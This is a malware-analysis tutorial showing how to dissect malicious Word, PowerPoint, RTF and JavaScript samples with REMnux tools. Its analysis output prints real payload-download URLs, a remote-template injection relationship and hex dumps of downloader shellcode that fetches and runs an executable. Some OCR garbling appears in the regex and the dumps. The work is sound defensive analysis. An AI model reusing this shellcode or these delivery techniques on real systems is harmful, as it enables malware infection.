Microsoft Office Open XML (OOXML) document is the new Microsoft Word document format introduced in 2007. Docx file is a collection of XML files (metadata files and documents) contained in a zipped archive.

The below sample is used to illustrate the next steps:


- SHA256: efe907b594cf491d0c8f013560d87baf1bea20ac3bfa7bb35d6a51b83b4ee357

### Example 1

#### Unzip


OOXML documents are zip file containers that contain data. By unzipping the OOXML file, data in the document can be analysed.

- **unzip maldocx.docx**



```
remnux@remnux:~/Documents/maldocx$ ls
maldocx.docx
remnux@remnux:~/Documents/maldocx$ unzip maldocx.docx
Archive: maldocx.docx
extracting: [Content_Types].xml
extracting: _rels/.rels
extracting: word/_rels/document.xml.rels
extracting: word/document.xml
extracting: word/theme/theme1.xml
extracting: word/settings.xml
extracting: word/fontTable.xml
extracting: word/webSettings.xml
extracting: docProps/app.xml
extracting: docProps/core.xml
extracting: word/styles.xml
extracting: word/_rels/webSettings.xml.rels
remnux@remnux:~/Documents/maldocx$ ls
[Content_Types].xml docProps maldocx.docx _rels word
remnux@remnux:~/Documents/maldocx$
```

The structure of the zipped file can be viewed using the **tree** command.



```
remnux@remnux:~/Documents/maldocx$ tree
.
├── [Content_Types].xml
└── docProps
 ├── app.xml
 └── core.xml
└── maldocx.docx
└── _rels
 └── word
 ├── document.xml
 ├── fontTable.xml
 └── rels
 └── document.xml.rels
 └── webSettings.xml.rels
 └── settings.xml
 └── styles.xml
 └── theme
 └── theme1.xml
 └── webSettings.xml
5 directories, 12 files
```

## egrep

The potentially malicious content can be identified by manually reviewing the content of the XML files. I created a regex that permits the identification of malicious encoded or not URL, IP, command lines, etc.

- **egrep -r -i -n Regex \***

```
remnux@remnux:~/Documents/maldochx$ egrep -r -i -n "(25[0-5]|2[0-4][0-9]|01|[0-9][0-9])\.(25[0-5]|2[0-4][0-9]|01|[0-9][0-9])|http://|https://|c:\windows\|C:\Windows\|exe\|.ps1|HKEY_CURRENT_USER\HKCU\HKEY_LOCAL_MACHINE\HKLML\|ahR0cHM6Ly8=|Yzpc\|Yzpcd2luZG93cw==|Qzo=|0zpcd2luZG93cw==|LnBzMQ==|SetFWV9VVJSRU5UX1VTRVI=|SetDVQ==|SetFWV9MT0NBT9NOUNISU5F|SetNTA==|68%|\|?74%|\|?70%|\|?3a%|\|?2f%|\|?2f|68%|\|?74%|\|?70%|\|?73%|\|?3a%|\|?2f%|\|?2f|63%|\|?73a%|\|?5c|63%|\|?73a%|\|?5c%|\|?777%|\|?69%|\|?6e%|\|?764%|\|?2f%|\|?777%|\|?73|43%|\|?3a%|\|?5c|43%|\|?3a%|\|?5c%|\|?77%|\|?69%|\|?6e%|\|?64%|\|?6f%|\|?77%|\|?73|2e%|\|?65%|\|?78%|\|?65|2e%|\|?70%|\|?73|2e%|\|?73|48%|\|?48%|\|?74b%|\|?745%|\|?745%|\|?759%|\|?75f%|\|?743%|\|?752%|\|?752%|\|?745%|\|?74e%|\|?754%|\|?75f%|\|?755%|\|?753%|\|?45%|\|?52|48%|\|?4b%|\|?742%|\|?755|48%|\|?4b%|\|?45%|\|?59%|\|?5f%|\|?4c%|\|?4f%|\|?43%|\|?41%|\|?4c%|\|?5f%|\|?4d|uggc://|uggcf://|p:\|p:\|vagbjf\|.rkr\|.cf1|UXRL_PHEERAG_HFRE|UXPH|UXRL_YBPNY_ZNPUVAR|XYZ"
Binary file maldochx.docx matches
word/_rels/webSettings.xml.rels:1<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="http://40.125.65.33//payload-final.docx" TargetMode="External"/></Relationships>
```

The above screen displays the URL that downloads the second stage of the malware.

For the demonstration, the content of *webSettings.xml.rels* was outputted and displays the same result.

- **cat webSettings.xml.rels**

```
remnux@remnux:~/Documents/maldochx/word/_rels$ cat webSettings.xml.rels
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="http://40.125.65.33//payload-final.docx" TargetMode="External"/></Relationships>
```

## Example 2

The below sample is used to illustrate the next steps:

- SHA256: 6ae5583ec767b7ed16aaa45068a1239a827a6dae95387d5d147c58c7c5f71457

### Unzip

The ppsx file is unzipped.

- unzip SCAN.ppsx**

### egrep

The regex is run to identify IOCs.

- egrep -r -i -n Regex \***

```
remnux@remnux: ~/Documents/malppptx
File Edit View Search Terminal Help
remnux@remnux:~/Documents/malppptx$ egrep -r -i -n "(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9]?)|(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9?])| http://|https://|c:\\Windows\\C:\\Windows\\.exe|.ps1|hKEY_CURRENT_USER|hKCU|hKEY_LOCAL_MACHINE|hKLM|ahR0cDovLw==|ahR0cHM6Ly8=Yzpc|Yzpcd2luZG93cw==|Qzo=|0zpcd2luZG93cw==|UmV4ZD=|LnBzMQ==|SetFW9DVVJSRU5UX1TRVI=|SetDVO==|SetFW9MT0NBTF9NUUNISU5|SetNTA=[68%|\]774%|\]774%|\]774%|\]770%|\]73a%|\]72f%|\]72f[68%|\]774%|\]774%|\]770%|\]773%|\]73a%|\]72f%|\]72f[63%|\]73a%|\]75c[63%|\]73a%|\]5c%|\]75c%|\]769%|\]76e%|\]764%|\]76f%|\]777%|\]73%|\]73a%|\]75c[43%|\]73a%|\]75c%|\]771%|\]769%|\]76e%|\]764%|\]76f%|\]777%|\]73%|\]72e%|\]765%|\]778%|\]765%|\]72e%|\]770%|\]773%|\]731%|\]748%|\]74b%|\]745%|\]759%|\]75f%|\]743%|\]752%|\]752[48%|\]74b%|\]743%|\]755[48%|\]74b%|\]745%|\]759%|\]75f%|\]74c%|\]74f%|\]743%|\]741%|\]74c%|\]75f%|\]74d%|\]741%|\]743%|\]748%|\]749%|\]74e%|\]745[48%|\]74b%|\]74c%|\]74d%|\]7d|uggc:///uggcf://|p:\\p:\\jvaqbjf|P:\\|P:\\Jvaqbjf\\.rkr|.cf1|UXRL_PHEERAG_HFRE|UXPH|UXRL_YBNPNY_ZNPUVAR|UXYZ" *
ppt/slides/_rels/slide1.xml.rels:2: <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slidelayout" Target="../slideLayouts/slidelayout1.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" Target="../drawings/vmlDrawing1.vml"/><Relationship Id="id_1633" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" TargetMode="External" Target="%73%63%72%49%50%54%:68%74%74%70%73%3A%2F%61%2E%640ko%2Emo%65%2Fw%61%65o%70%2E%54%:68%74%74%70%73%3A%2F%61%2E%640ko%2Emo%65%2Fw%61%65o%70%2E" /></Relationships>
remnux@remnux:~/Documents/malppptx$
```

An encoded hexadecimal string was detected.

Using for example [CyberChef](#) the encoded hexadecimal strings can be decoded.

| Recipe            | Input                                                                                                                        | Output                       |
|-------------------|------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| From Hex          | %54%:68%74%74%70%73%3A%2F%61%2E%640ko%2Emo%65%2Fw%61%65o%70%2E%54%:68%74%74%70%73%3A%2F%61%2E%640ko%2Emo%65%2Fw%61%65o%70%2E | scrIPThhttps://a.d.e/aep.sct |
| Delimiter<br>Auto |                                                                                                                              |                              |
| STEP              | BAKE!                                                                                                                        | Auto Bake                    |

## Olevba

Olevba can also be used to analyse Microsoft Office OpenXML (cf. Olevba in the Microsoft Office OLE section).

# Rich Text Format - RTF

Rich Text Format (RTF) is a file format developed by Microsoft to standardize data transfer between different word processing software and operating systems.

RTF files do not contain macros like office documents however, they can contain linked and embedded objects. The data relating to this embedded object is stored in a hexadecimal format in "objdata" RTF sub-destination.

## Example 1

The below sample is used to illustrate the next steps:

- SHA256: fe201e51084b54a1a855ea4e765448d305157064824e026249d6b8d7326f1b73

## Rtfobj


[rtfobj](#) is a script that automatically extracts embedded objects from rtf files.

- rtfobj malrft.rtf

```
remnux@remnux: ~/Documents/malrtf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/malrtf$ rtfobj malrtf.rtf
rtfobj 0.55.2 on Python 3.6.9 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'malrtf.rtf' - size: 774812 bytes
+-----+
id | index OLE Object
+-----+
0 | 00040EF5h | [format_id: 2 (Embedded)
| [class name: b'Package'
| [data size: 212683
| [OLE Package object:
| [Filename: 'Éciüéiéöåéäí èéñò.js'
| [Source path:
| | C:\\Users\\Shell\\Downloads\\4720\\Áííöiáóå\\Éciüéiéöåéäí
| | èéñò.js'
| [Temp path =
| | C:\\Users\\Shell\\AppData\\Local\\Temp\\Éciüéiéöåéäí èéñò.js'
| MDS = 'fedddc4360af945329497ae33b8c52d'
| EXECUTABLE FILE
+-----+
```

The output displays that an executable file (md5: f0d0d4c366af9455329497ae33b8c52d) is embedded in the rtf file. By submitting the hash value on [VirusTotal](#), it can be determined that the object is known as malicious.



The object can be extracted with the following command:

- **rtfobj -s 0 malrft.rtf**  
- -s - to save a specific object

It is important to know that rtfobj does not work for every malicious file, this is why it is important to be able to manually extract embedded objects. With rtfdump, I will demonstrate how we can extract the same executable manually.

## Rtfdump

[Rtfdump](#) (Didier Stevens) is a script that helps to identify and extract objects embedded in RTF files.

Rtfdump permits to dump all items from the rtf files.

- **rtfdump.py malrtf.rtf**

```
remnux@remnux:~/Documents/malrtf$ rtfdump.py malrtf.rtf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/malrtf$ rtfdump.py malrtf.rtf
1 Level 1 c= 43 p=00000000 l= 774811 h= 734996; 254 b= 0 u= 4801 \rtf1
2 Level 2 c= 100 p=000000a4 l= 7050 h= 733; 20 b= 0 u= 1194 \fonttbl
3 Level 3 c= 1 p=000000ad l= 84 h= 23; 20 b= 0 u= 11 \f0
4 Level 4 c= 0 p=000000d1 l= 31 h= 20; 20 b= 0 u= 0 *\panose
5 Level 3 c= 1 p=00000102 l= 74 h= 22; 20 b= 0 u= 4 \f1
6 Level 4 c= 0 p=00000126 l= 31 h= 20; 20 b= 0 u= 0 *\panose
7 Level 3 c= 1 p=0000014f l= 82 h= 25; 20 b= 0 u= 7 \f34
8 Level 4 c= 0 p=00000174 l= 31 h= 20; 20 b= 0 u= 0 *\panose
9 Level 3 c= 1 p=000001a2 l= 77 h= 23; 20 b= 0 u= 5 \f37
10 Level 4 c= 0 p=000001c7 l= 31 h= 20; 20 b= 0 u= 0 *\panose
11 Level 3 c= 1 p=000001f2 l= 97 h= 23; 20 b= 0 u= 11 \f1omajor
12 Level 4 c= 0 p=00000223 l= 31 h= 20; 20 b= 0 u= 0 *\panose
13 Level 3 c= 1 p=00000254 l= 97 h= 23; 20 b= 0 u= 11 \fdbmajor
14 Level 4 c= 0 p=00000285 l= 31 h= 20; 20 b= 0 u= 0 *\panose
15 Level 3 c= 1 p=000002b8 l= 95 h= 23; 20 b= 0 u= 10 \fhimajor
16 Level 4 c= 0 p=000002e9 l= 31 h= 20; 20 b= 0 u= 0 *\panose
17 Level 3 c= 1 p=00000318 l= 97 h= 23; 20 b= 0 u= 11 \fbimajor
18 Level 4 c= 0 p=00000349 l= 31 h= 20; 20 b= 0 u= 0 *\panose
19 Level 3 c= 1 p=0000037c l= 97 h= 23; 20 b= 0 u= 11 \flminor
20 Level 4 c= 0 p=000003ad l= 31 h= 20; 20 b= 0 u= 0 *\panose
21 Level 3 c= 1 p=000003de l= 97 h= 23; 20 b= 0 u= 11 \fdbminor
22 Level 4 c= 0 p=0000040f l= 31 h= 20; 20 b= 0 u= 0 *\panose
23 Level 3 c= 1 p=00000442 l= 89 h= 23; 20 b= 0 u= 5 \fhimminor
24 Level 4 c= 0 p=00000473 l= 31 h= 20; 20 b= 0 u= 0 *\panose
25 Level 3 c= 1 p=0000049c l= 97 h= 23; 20 b= 0 u= 11 \fbiminor
26 Level 4 c= 0 p=000004cd l= 31 h= 20; 20 b= 0 u= 0 *\panose
27 Level 3 c= 0 p=000004fe l= 52 h= 3; 2 b= 0 u= 11 \f41
28 Level 3 c= 0 p=00000535 l= 57 h= 5; 3 b= 0 u= 11 \f39
29 Level 3 c= 0 p=0000056f l= 60 h= 5; 3 b= 0 u= 14 \f42
30 Level 3 c= 0 p=000005ac l= 58 h= 3; 3 b= 0 u= 14 \f43
31 Level 3 c= 0 p=000005e7 l= 63 h= 6; 3 b= 0 u= 16 \f44
32 Level 3 c= 0 p=00000629 l= 63 h= 7; 3 b= 0 u= 15 \f45
33 Level 3 c= 0 p=00000669 l= 61 h= 6; 3 b= 0 u= 14 \f46
34 Level 3 c= 0 p=000006a7 l= 67 h= 7; 3 b= 0 u= 19 \f47
```

There are 299 items in the above output. It is possible to filter out for the items that contain an object using **-f O**

- **rtfdump.py -f O malrtf.rtf**

```
remnux@remnux:~/Documents/malrtf$ rtfdump.py -f O malrtf.rtf
207 Level 4 c= 0 p=00040eea l= 444804 h= 441288; 252 b= 0 0 u= 0 *\objdata
Name: 'Package\x00' Size: 212683 md5: dbfce61e38a1ec1df18a10af86169eeef magic: 0200c8e7
299 Level 2 c= 0 p=0000bc600 l= 3226 h= 3184; 252 b= 0 0 u= 0 *\datastore
Name: 'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5: 1fe2584cdefb39db83f97b1b7851b244 magic: d0cf1le0
```

This rtf file contains two objects ("O")

- “l=444804” is the number of characters in the object
- “h=441288” is the number of hexadecimal characters in the object

NB: having a “l” value significantly higher than the “h” value can be a sign of obfuscation.

Item 207 contains some data “\objdata”. It is possible to dump and decode the content of the data with the below command:

- **rtfdump.py -s 207 -H -d malrtf.rtf >malrtf207.bin**

The content of the dump file “malrtf207.bin” can be checked with the **strings** command.

- `strings malrtf207.bin | more`

The binfile can be manually decoded to determine the actions and identify IOCs. If it is too hard to deobfuscate, the file can be analysed using dynamic malware analysis.

## Example 2

The below sample is used to illustrate the next steps:

- SHA256: 5627020b060387afb16f9d2de2b3bbd6ea870fe91d5658caabca8209227ad5f1
  - **rtfdump.py malrtf2.rtf**

There are more than 22'000 items. It is a clear sign of obfuscation.

The below command can be used to filter out the items with embedded objects.

- `rtfdump.py -f 0 malrtf2.rtf`

Additional information can be extracted for object 166

- `rtfdump.py -s 166 -Hi malrtf2.rtf`

- `rtfdump.py -s 166 -H -c "0x33:0xe00" malrtf2.rtf`

```
remnux@remnux: ~/Documents/malrtf/malrtf2

File Edit View Search Terminal Help

00000B10: 67 59 27 F2 C9 5C 27 00 00 00 00 00 0C 00 00 00 gY'..\'.....'.
00000B20: 30 00 00 40 00 00 00 00 0C 00 00 46 EA 59 27 A4 0..@.....F.Y'.
00000B30: 00 59 27 00 A0 62 27 85 00 5E 27 10 A0 62 27 12 .Y'..b'..^..b'.
00000B40: 60 59 27 79 88 5B 27 E7 CF 5D 27 00 00 00 00 24 `Y'y.[..]'....$.
00000B50: 00 00 00 00 00 00 00 12 60 59 27 B8 01 5F 27 00Y'..^..
00000B60: 00 00 00 A2 92 59 27 67 92 58 27 90 90 90 90 90Y'g.X'.....
00000B70: 90 90 90 33 C9 64 8B 41 30 8B 40 0C 8B 70 14 AD ...3.d.A0.@..p..
00000B80: 96 AD 8B 58 10 8B 53 3C 03 D3 8B 52 78 03 D3 8B ..X..S<...Rx...
00000B90: 72 20 03 F3 33 C9 41 AD 03 C3 81 38 47 65 74 50 r ..3.A....8GetP
00000BA0: 75 F4 81 78 04 72 6F 63 41 75 EB 81 78 08 64 64 u..x.rocAu..xd
00000BB0: 72 65 75 E2 8B 72 24 03 F3 66 8B 0C 4E 49 8B 72 reu..r$..f..NI.r
00000BC0: 1C 03 F3 8B 14 8E 03 D3 33 C9 51 68 2E 73 63 723.Qh.scr
00000BD0: 68 77 6F 72 64 53 52 51 68 61 72 79 41 68 4C 69 hwordsRQharyAhLi
00000BE0: 62 72 68 4C 6F 61 64 54 53 FF D2 83 C4 0C 59 50 brhLoadTS....YP
00000BF0: 51 66 B9 6C 6C 51 68 6F 6E 2E 64 68 75 72 6C 6D qf.Ltqnon.dhurlm
00000C00: 54 FF D0 83 C4 10 8B 54 24 04 33 C9 51 66 B9 65 T.....T$.3.Qf.e
00000C10: 41 51 33 C9 68 6F 46 69 6C 68 6F 61 64 54 68 6F AQ3,hoFilhoodTho
00000C20: 77 6E 6C 68 55 52 4C 44 54 50 FF D2 33 C9 8D 54 wnhURLDTP..3..T
00000C30: 24 24 51 51 52 EB 47 51 FF D0 83 C4 1C 33 C9 5A $$QQR.GQ....3.Z
00000C40: 5B 53 52 51 68 78 65 63 61 88 4C 24 03 68 57 69 [SRQhxeca.L$.hWi
00000C50: 6E 45 54 53 FF D2 6A 05 8D 4C 24 18 51 FF D0 83 nETS..j..L$.Q...
00000C60: C4 0C 5A 5B 68 65 73 73 61 83 6C 24 03 61 68 50 ..Z[heSSa_ls.ahP
00000C70: 72 6F 63 68 45 78 69 74 54 53 FF D2 FF D0 E8 B4 rochExitTS.....
00000C80: FF FF FF 68 74 74 70 3A 2F 2F 73 75 62 64 6F 6Dhttp://subdom
00000C90: 66 72 65 65 66 6F 72 79 6F 75 2E 63 6F 6D 2F 67 freeforyou.com/g
00000CA0: 65 6E 74 6C 65 2F 62 65 74 61 2E 65 78 65 00 00 entle/beta.exe..
00000CB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000CC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000CD0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

The output of this command is interesting.

- In red, a URL is present “hXXp://subdomfreeforyou[.]com/gntle/beta.exe”
  - In green, before the URL, there are lots of bytes, but interesting words can be identified: “Load”, “URL” and “Exit”.
  - Before, highlighted in orange, a no-operation (a NOP-sled) sequence is present (\x90), which is a good indicator of an exploit for a shellcode.

The following command can be used to decode and extract the strings.

- **rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" -d malrtf2.rtf | strings**

```
remnux@remnux:~/Documents/malrtf/malrtf2$ rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" -d malrtf2.rtf | strings
8GetPu
rocAu
ddreue
Qh.scrhwordSRQharyAhLibrhLoadTS
YPof
llQhon.dhurlmT
eA03
hoFilheadThownlhURLDTP
T$$QR
Z[SRQhxeca
hwinETS
Z[hessa
ahProchExitTS
http://subdomfreeforyou.com/gentle/beta.exe
```

Using rtfdump, we will look for “90 90 90 90 90 33 C9” specific sequence (NOP-sled).

- **rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" malrtf2.rtf**
  - -c "[9090909033C9]:0x2001"
    - [9090909033C9] – strings
    - 0x120l – length of the strings

```
remnux@remnux:~/Documents/malrtf/malrtf2$ rtfdump.py -s 166 -H -c "[9090909033C9]:0x120l" malrtf2.rtf
00000000: 90 90 90 90 33 C9 64 8B 41 30 8B 40 0C 8B 70 14 ...3.d.A0.0.p.
00000010: AD 96 AD 88 58 10 53 3C 03 D3 88 52 78 03 D3 ...X..S<...Rx..
00000020: 8B 72 20 03 F3 33 C9 41 AD 03 C3 81 38 47 65 74 .r ..3.A...8Get
00000030: 50 75 F4 81 78 04 72 6F 63 41 75 EB 81 78 08 64 Pu..x.rocAu..x.d
00000040: 64 72 65 75 E2 8B 72 24 03 F3 66 88 0C 4E 49 8B dreu..r...f..NI.
00000050: 72 1C 03 F3 8B 14 8E 03 D3 33 C9 51 68 2E 73 63 r.....3.Qh.sc
00000060: 72 68 77 6F 72 64 53 52 51 68 61 72 79 41 68 4C rhwordSRQharyAhL
00000070: 69 62 72 68 4C 6F 61 64 54 53 FF D2 83 C4 0C 59 ibrhLoadTS....Y
00000080: 50 51 66 B9 6C 6C 51 68 6F 6E 2E 64 68 75 72 6C PQf.llQhon.dhurl
00000090: 6D 54 FF D8 83 C4 10 8B 54 24 04 33 C9 51 66 B9 mT.....T3.Qf.
000000A0: 65 41 51 33 C9 68 46 69 6C 68 6F 61 64 54 68 eA03.hoFilheadTh
000000B0: 6F 77 6E 68 55 52 4C 44 54 50 FF D2 33 C9 8D ownlhURLDTP..3..
000000C0: 54 24 24 51 51 52 EB 47 51 FF D0 83 C4 1C 33 C9 T$$QR.G0....3.
000000D0: 5A 5B 53 52 51 68 78 65 63 61 88 4C 24 03 68 57 Z[SRQhxeca.L$.HW
000000E0: 69 6E 45 54 53 FF D2 6A 05 8D 4C 24 18 51 FF D0 inETS..j..L$..O..
000000F0: 83 C4 0C 5A 5B 68 65 73 73 61 83 6C 24 03 61 68 ...Z[hessa.t.ah
00000100: 50 72 6F 63 68 45 78 69 74 54 53 FF D2 FF D0 E8 ProchExitTS....
00000110: B4 FF FF FF 68 74 74 70 3A 2F 2F 73 75 62 64 6F ...http://subdo
```

The shellcode can be extracted with the below command to be further analysed.


- **rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" -d malrtf2.rtf > malrtf2\_shellcode.bin**

## SCBD - ShellCode

[Scdbg.exe](#) is a program that runs a shellcode and emulates 32bit processor, memory, and Windows API calls. It displays the Windows API calls performed by the shellcode.

The emulation of the shellcode is an easy way to identify the action performed by the shellcode.

- **wine scdbg.exe -f malrtf2\_shellcode.bin**



```
remnux@remnux: ~/Documents/malrtf/malrtf2$ wine scdbg.exe -f malrtf2_shellcode.bin
Loaded 200 bytes from file malrtf2_shellcode.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40107c GetProcAddress(LoadLibraryA)
401094 LoadLibraryA(urlmon.dll)
4010bd GetProcAddress(URLDownloadToFileA)
4010cb URLDownloadToFileA(http://subdomfreeforyou.com/gentle/beta.exe, word.scr)
4010e7 GetProcAddress(WinExec)
4010f0 WinExec(word.scr)
40110d GetProcAddress(ExitProcess)
40110f ExitProcess(1953069125)

Stepcount 2180
```

Using scdbg, the actions performed by the shellcode can be analysed. The above shellcode uses “URLDownloadToFileA” to download a file and writes this file in “word.scr”. Then, using “WinExec”, the “word.scr” file is executed.

## JavaScript

JavaScript (JS) are files that contain JavaScript code. JavaScripts often contain embedded shellcode exploit (cf. ShellCode).

JavaScripts are often obfuscated with the below techniques:

- Formatting: which modifies the formatting of the code to make it more difficult to read. A code can be beautified and reformatted.
- Extraneous Code: adds extra code, which is not used the code. To solve this obfuscation technique, search for the variables and codes that are really used and delete the extra code and variables.
- Substitution: uses (long) random name for the variables. Simply, read the code and rename the variables.
- Data Obfuscation: uses some obfuscation and encoding operations to make data unreadable. To solve this obfuscation, decode the data.

## Peepdf – js\_analyse


Peepdf is a tool that is used for the analysis of pdf (cf. PDF File Analysis). Moreover it has also the capability to analyse JavaScript.

The analysed JavaScript was extracted from the following malicious pdf file:

- SHA256: 6f33cdf096a8744a1ad0ae15d67784405d6182b529b8ccd1b332377fdbd4169f7

Peepdf has several js analysis tools.

- **peepdf -i**



```
remnux@remnux: ~/Desktop/malware/JS/badpdf_object6$ peepdf -i
PPDF> help

Documented commands (type help <topic>):
=====
bytes exit js_join quit set
changelog filters js_unescape rawobject show
create hash js_vars rawstream stream
decode help log references tree
decrypt info malformed_output replace vtcheck
embed js_analyse metadata reset xor
encode js_beautify modify save xor_search
encode_strings js_code object save_version
encrypt js_eval offsets sctest
errors js_jjdecode open search
```

Js\_analyse permits to analyse and decrypt the JavaScript automatically.

- **js\_analyse file object13**

```

remnux@remnux: ~/Desktop/malware/JS/JS_object13
File Edit Tabs Help
92 e7 64 b2 e3 b9 64 9c d3 64 9b f1 97 ec 1c b9 | ..d...d..d.....
64 99 cf ec 1c dc 26 a6 ae 42 ec 2c b9 dc 19 e0 | d.....&..B.,.....
51 ff d5 1d 9b e7 2e 21 e2 ec 1d af 04 1e d4 11 | Q.....!.....
b1 9a 0a b5 64 04 64 b5 cb ec 32 89 64 e3 a4 64 |d.d...2.d..d|
b5 f3 ec 32 64 eb 64 ec 2a b1 b2 2d e7 ef 07 1b | ...2d.d.*..-....|
11 10 10 ba bd a3 a2 a0 a1 ef 68 74 74 70 3a 2f |http://
2f 37 38 2e 31 30 39 2e 33 30 2e 35 2f 63 6f 75 | /78.109.30.5/cou
6e 74 2f 30 30 35 41 44 35 36 46 2f 6c 6f 61 64 | nt/005AD56F/load|
2e 70 68 70 3f 70 64 66 3d 61 36 38 34 65 63 65 | .php?pdf=a684ece|
65 65 37 36 66 63 35 32 32 37 37 33 32 38 36 61 | ee76fc522773286a|
38 39 35 62 63 38 34 33 36 00 | 895bc8436. |

URLs in shellcode:
http://78.109.30.5/count/005AD56F/load.php?pdf=a684eceee76fc522773286a895bc8436

